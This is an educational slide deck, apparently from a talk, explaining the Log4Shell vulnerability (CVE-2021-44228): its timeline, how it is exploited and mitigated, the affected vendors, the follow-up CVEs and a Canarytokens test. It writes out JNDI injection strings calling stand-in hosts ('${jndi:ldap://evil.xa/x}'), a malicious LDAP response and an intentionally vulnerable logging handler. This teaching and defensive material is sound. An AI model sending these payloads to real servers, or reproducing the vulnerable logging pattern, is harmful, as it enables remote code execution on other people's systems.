# >_Log4Shell

THE STORY OF
CVE-2021-44228

What is Common Vulnerabilities and Exposures (CVE)?

- The CVE system provides a reference-method for publicly known information-security vulnerabilities and exposures.

- Officially launched in 1999, it is funded by the US Department of Homeland Security.

- When we refer to a CVE, it means a security flaw that's been assigned a CVE ID number.

- Security advisories issued by vendors and researchers almost always mention at least one CVE ID.

- CVEs help IT professionals coordinate their efforts to prioritize and address these vulnerabilities.

And what is Log4J?

Initially released in 2001 by the Apache Software Foundation, Log4J is an open-source, Java-based logging utility.

It is very widely used by web servers, your phone, smart home devices and more...!

```java
import org.apache.log4j.Logger;

public class log4jExample {

    /* Get actual class name to be printed on */
    static Logger log = Logger.getLogger("Demo");

    public static void main(String[] args) {
        log.debug("Hello this is a debug message");
        log.info("Hello this is an info message");
    }
}
```

LOG4J

Web servers and logging

Logs save information used to monitor what is happening, determine if the serves run smoothly and keep information for troubleshooting when needed.

Web server logs include your IP, browser, OS, language, when you made the request and for what...

```
78.133.70.95 - [09/Apr/2021:06:53:05 -0700] "GET
/index_files/logo.png HTTP/2.0" 200 24070
"https://mysite.com/" "Mozilla/5.0 (Linux; Android 11;
HD1913) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.105 Mobile Safari/537.36" **0/56577**

78.133.70.95 - [09/Apr/2021:06:53:05 -0700] "GET
/index_files/bundle.css HTTP/2.0" 200 30384 "https://
mysite.com/" "Mozilla/5.0 (Linux; Android 11; HD1913)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.105 Mobile Safari/537.36" **0/58035**
```

BACK TO FRIDAY 10ᵀᴴ DECEMBER 2021


LILY HAY NEWMAN   SECURITY   12.10.2021 02:54 PM

'The Internet Is on Fire'

A vulnerability in the Log4j logging framework has security teams scrambling to put in a fix.

Log4j vulnerability likely impacts Minecraft, Apple iCloud, Twitter, and others: Everything to know

The Log4j vulnerability--first reported on Friday-- is turning out to be a cybersecurity nightmare that likely impacts a wide range of products from Apple's iCloud to Twitter to Microsoft' Minecraft and a number of other enterprise products.

Naomi not Niomi @ineedmorecyber · 17h

If you took a long weekend and are just finding out about #log4j, here's what you need to know as a defender

👇

1. It's bad. VERY bad. The level of badness can't be overstated. Attack surface grows by the minute. Great effort by the infosec community to list exposed vendors

Apache Log4j Flaw: A Fukushima Moment for the Cybersecurity Industry

Renaud Deraison | Cyber Exposure Alerts
December 13, 2021 | 4 Min Read

Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package

December 12, 2021 · 8 min read

🪲CVE-2021-44228 Detail

Current Description

Apache Log4j2 <=2.14.1 JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. In previous releases (>2.10) this behavior can be mitigated by setting system property "log4j2.formatMsgNoLookups" to "true" or by removing the JndiLookup class from the classpath (example: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class). Java 8u121 (see https://www.oracle.com/java/technologies/javase/8u121-relnotes.html) protects against remote code execution by defaulting "com.sun.jndi.rmi.object.trustURLCodebase" and "com.sun.jndi.cosnaming.object.trustURLCodebase" to "false".

➕View Analysis Description

## Severity [CVSS Version 3.x] [CVSS Version 2.0]

CVSS 3.x Severity and Metrics:

**NIST:** NVD   **Base Score:** `10.0 CRITICAL`   **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Was this a zero-day?

- A software vulnerability is a bug that hackers can exploit to adversely affect programs, data, computers or a network.

- A zero-day is either unknown (to those users and developers) or known but no patch has not been developed yet.

- *"Earliest evidence we've found so far of [the] Log4j exploit is 2021-12-01 04:36:50 UTC,"* Cloudflare CEO [tweeted](#) Sunday.

- Cisco Talos observed attacker activity beginning December 2.

- *"That suggests it was in the wild at least nine days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure."*

In-progress Attack Attempts

How does the exploit work?

- Logging should just write down what happens, but Log4J performs a few things before writing anything.

- One of the things is to look for placeholders like ${date} and replace them with values, like today's date.

- When there's a ${jndi: pattern, it will also try to replace it. This pattern triggers a mechanism that loads a resource from another computer, anywhere, and **this data can be malicious**.

- The attackers 'make' Log4J log a string they supply, which will contain the URL they control hosting malicious software.

- If attackers say that the browser is "${jndi:ldap://malware.com/getit}", Log4J will be fooled into getting and loading the malware, triggering the vulnerability.

Example
vulnerable
code

```java
public class VulnerableHandler implements HttpHandler {

    static Logger log = LogManager.getLogger("VulnerableHandler");

    /** A simple HTTP endpoint that reads the request's User Agent and
     *  logs it back. This is pseudo-code to explain the vulnerability,
     *  and not a full example. */
    public void handle(HttpExchange he) throws IOException {

        String userAgent = he.getRequestHeader("user-agent");

        // This line triggers the RCE by logging the attacker-controlled
        // HTTP User Agent header. The attacker can set their User-Agent
        // header to: ${jndi:ldap://malware.com/getit}
        log.info("Request User Agent:{}", userAgent);

        String response = "<h1>Hello There, " + userAgent + "!</h1>";
        he.sendResponseHeaders(200, response.length());
        OutputStream os = he.getResponseBody();
        os.write(response.getBytes());
        os.close();

    }
}
```

TENABLE RECOMMENDATIONS – 10TH DEC

Apache published a release candidate on Dec 6 to fix this vulnerability, it was incomplete. Apache released 2.15.0 on Dec 10.

Log4j 2.15.0 requires Java 8. Those using Java 7 will need to upgrade before being able to update to the patched version of Log4j.

Apache advises that if patching is not immediately possible, there are three mitigation routes that can be taken to:
- Set log4j.formatMsgNoLookups or Dlog4j.formatMsgNoLookups to true
- Use %m{nolookups} in the PatternLayout configuration
- Remove JdniLookup and JdniManager classes from log4j-core.jar

The log4j JNDI Attack
and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```
HTTP

The string is passed to log4j for logging

`${jndi:ldap://evil.xa/x}`

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

❌ DISABLE JNDI LOOKUPS

❌ BLOCK WITH WAF

❌ PATCH LOG4J

Attacker

Vulnerable Server
http://victim.xa

Vulnerable log4j
implementation

Malicious LDAP Server
ldap://evil.xa

① → ② → LOG → ③ →

❌ DISABLE LOG4J

④

❌ DISABLE REMOTE CODEBASES

⑤

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Exploitation of the vulnerability came fast

- In a blog post over the weekend, Microsoft said it has *"observed activities including installing **coin miners**, **Cobalt Strike** to enable credential theft and lateral movement, and **exfiltrating data** from compromised systems."*

- Security firm Kryptos Logic also said on Sunday that it detected more than 10,000 different IP addresses probing the internet, which is 100-times the number of systems that were probing for Log4Shell on Friday.

- Cado Security said that on December 11, there were a number of **Mirai** botnet activities exploiting Log4Shell, as well as **Mushtik** activity from a number of IP ranges. The company said that, based on the typical chain of events for exploits, *"there is a very strong likelihood of targeted **ransomware attacks** stemming from Log4Shell."*

Who was affected?

- Minecraft
- VMWare
- Google
- LinkedIn
- Apple
- Twitter
- Cloudflare
- Amazon
- Tesla

- Apple
- Adobe
- Atlassian
- Cisco
- cPanel
- Docker
- IBM
- McAfee
- Oracle

- Red Hat
- Siemens
- TrendMicro
- Ubuntu
- Sophos
- *more*

The aftermath – what happened the week after?

Log4j: Security pros call for urgent patch implementation as in-the-wild exploitation continues

Adam Bannister 15 December 2021 at 16:20 UTC

New Ransomware Family Deployed in Log4Shell Attacks

Malicious Actors Are Trying to Deploy a Ransomware Family Dubbed Khonsari.

LAST UPDATED ON DECEMBER 15, 2021

LILY HAY NEWMAN   SECURITY   12.13.2021 08:34 PM

The Log4J Vulnerability Will Haunt the Internet for Years

Hundreds of millions of devices are likely affected.

Log4Shell: The race is on to fix millions of systems and internet-connected devices

Graham Cluley • 🐦 @gcluley
11:37 pm, December 13, 2021

Tools start showing up

- Huntress Log4Shell Vulnerability Tester
  https://log4shell.huntress.com/

- Canary Tokens
  https://canarytokens.org/generate

- TrendMicro Log4j Vulnerability Tester
  https://log4j-tester.trendmicro.com/

A Second Vulnerability

Protection against CVE-2021-45046, the additional Log4j RCE vulnerability

15/12/2021

Gabriel Gabor Andre Bluehs

Second Log4j Vulnerability (CVE-2021-45046) Discovered — New Patch Released

📅 December 14, 2021 👤 Ravie Lakshmanan

"*This could allow attackers... to craft malicious input data using a JNDI Lookup pattern resulting in a denial of service (DOS) attack*"

Second Log4j vulnerability discovered, patch already released

Apparently, the patch for the first vulnerability was "incomplete."

Written by **Jonathan Greig**, Staff Writer
on December 14, 2021 | Topic: Security

🪲CVE-2021-45046 Detail

Current Description

It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. This could allows attackers with control over Thread Context Map (MDC) input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, $${ctx:loginId}) or a Thread Context Map pattern (%X, %mdc, or %MDC) to craft malicious input data using a JNDI Lookup pattern resulting in a denial of service (DOS) attack. Log4j 2.15.0 makes a best-effort attempt to restrict JNDI LDAP lookups to localhost by default. Log4j 2.16.0 fixes this issue by removing support for message lookup patterns and disabling JNDI functionality by default.

✚View Analysis Description

Severity | CVSS Version 3.x | CVSS Version 2.0 |

CVSS 3.x Severity and Metrics:

NVD **NIST:** NVD   **Base Score:** `3.7 LOW`   **Vector:** CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L

THIRD FLAW REPORTED

Hackers Begin Exploiting Second Log4j Vulnerability as a Third Flaw Emerges

December 15, 2021   Ravie Lakshmanan

Researchers at Praetorian warned of a third separate security weakness in Log4j version 2.15.0 that can "allow for exfiltration of sensitive data in certain circumstances." Additional technical details of the flaw have been withheld to prevent further exploitation, but it's not immediately clear if this has been already addressed in version 2.16.0.

Demo

Canarytoken triggered

ALERT

A DNS Canarytoken has been triggered by the Source IP 172.253.11.3. Please note that the source IP refers to a DNS server, rather than the host that triggered the token.

Basic Details:

Channel	DNS
Time	2021-12-16 20:47:56 (UTC)
Canarytoken	3b9pjgih4u3p2uyy6pjnv94bv
Token Reminder	HackSpace was here
Token Type	log4shell
Source IP	172.253.11.3
Log4Shell Hostname	desktop-i5-2018-win10pro

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

CANARY TOKENS

What is this and why should I care?   Documentation

Log4Shell

myemail@hotmail.com

HackSpace was here

Create my Canarytoken

LESSONS

OPEN SOURCE

Open source software is great and most of the Internet run on it. It allows researchers to look at the code and find bugs. This does not mean it is perfect or that enough resources are available.

DEPENDENCIES

Modern applications consist of a lot of components, and security risks can appear from anywhere. Vulnerable components are consistently in the OWASP Top 10 List.

STAY-TUNED

Part of the responsibility of any developer is to stay up to date to the latest developments and have their house in order, so that they can respond to such situations quickly.

REFERENCES

https://twitter.com/entropyqueen_/status/1469606438632833027

https://twitter.com/eastdakota/status/1469350732692217863

https://www.redhat.com/en/topics/security/what-is-cve

https://en.wikipedia.org/wiki/Log4j#Log4Shell_vulnerability

https://www.lunasec.io/docs/blog/log4j-zero-day/

https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/

https://techcrunch.com/2021/12/13/the-race-is-on-to-patch-log4shell-as-attacks-begin-to-rise/

https://nvd.nist.gov/vuln/detail/CVE-2021-44228

https://github.com/YfryTchsGD/Log4jAttackSurface

https://success.trendmicro.com/solution/000289940